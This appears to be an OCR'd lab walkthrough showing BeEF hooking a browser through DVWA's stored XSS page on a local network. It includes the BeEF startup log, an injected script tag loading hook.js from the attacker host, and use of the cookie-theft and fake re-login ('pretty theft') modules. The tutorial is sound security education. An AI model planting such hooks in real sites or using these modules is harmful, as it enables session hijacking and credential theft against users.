
Meanwhile, the **UI URL** **http://192.168.50.100:3000/ui/panel** will be used once we have established a connection and it will redirect us to BeEF's login page.

```
┌──(kali㉿kali)-[~/beef]
└─$ ./beef
[ 4:41:39][*] Browser Exploitation Framework (BeEF) 0.5.4.0
[ 4:41:39]    |   Twit: @beefproject
[ 4:41:39]    |   Site: https://beefproject.com
[ 4:41:39]    |_  Wiki: https://github.com/beefproject/beef/wiki
[ 4:41:39][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[ 4:41:39][*] BeEF is loading. Wait a few seconds...
[ 4:41:41][*] 7 extensions enabled:
[ 4:41:41]    |   XSSRays
[ 4:41:41]    |   Requester
[ 4:41:41]    |   Proxy
[ 4:41:41]    |   Network
[ 4:41:41]    |   Events
[ 4:41:41]    |   Demos
[ 4:41:41]    |_  Admin UI
[ 4:41:41][*] 303 modules enabled.
[ 4:41:41][*] 2 network interfaces were detected.
[ 4:41:41][*] running on network interface: 127.0.0.1
[ 4:41:41]    |   Hook URL: http://127.0.0.1:3000/hook.js
[ 4:41:41]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[ 4:41:41][*] running on network interface: 192.168.50.100
[ 4:41:41]    |   Hook URL: http://192.168.50.100:3000/hook.js
[ 4:41:41]    |_  UI URL:   http://192.168.50.100:3000/ui/panel
[ 4:41:41][*] HTTP Proxy: http://127.0.0.1:6789
[ 4:41:41][*] RESTful API key: 6dbcb25c293c13fe29d5d788e847022056ff3977
[ 4:41:41][*] BeEF server started (press control+c to stop)
```

SET UP

After logging into DVWA, we went to the Stored XSS section, where we modified the "length" field in the HTML to insert our script.

Once executed, we confirmed that it had been inserted, by examining the HTML.




```
<div id="guestbook_comments">
  Name: test2
  <br>
  Message:
  <script src="http://192.168.50.100:3000/hook.js"></script>
  <br>
</div>
```

SET UP


```
[ 4:41:41][*] RESTful API key: 6dbcb25c293c13fe29d5d788e847022056ff3977
[ 4:41:41][*] BeEF server started (press control+c to stop)
[ 4:48:36][!] [Browser Details] Invalid browser name returned from the hook browser's ini
tial connection.
[ 4:48:36][*] New Hooked Browser [id:1, ip:192.168.50.100, browser:UNKNOWN-115.0, os:Linu
x-], hooked domain [192.168.50.150:80]
```

At this point, from the terminal, we can see that we have successfully hooked the webpage.

Then, using the previously mentioned link, we will go to the login page of BeEF and proceed to log in.

BeEF

Inside BeEF, we can notice on the left that our host appears online and, by selecting it, we can already see some important information such as the operating system in use.




GETTING THE COOKIE

At this point, we move to the Commands section where we will look for the **GET COOKIE** command. Once executed, it will return the current session cookie as a result.

OTHER COMMANDS


BeEF offers other handy commands to test the security of a web server. For example, we used the "**pretty theft**" command, which, once executed, deceives the user into believing their session has expired and that they must log in again to continue browsing the page.

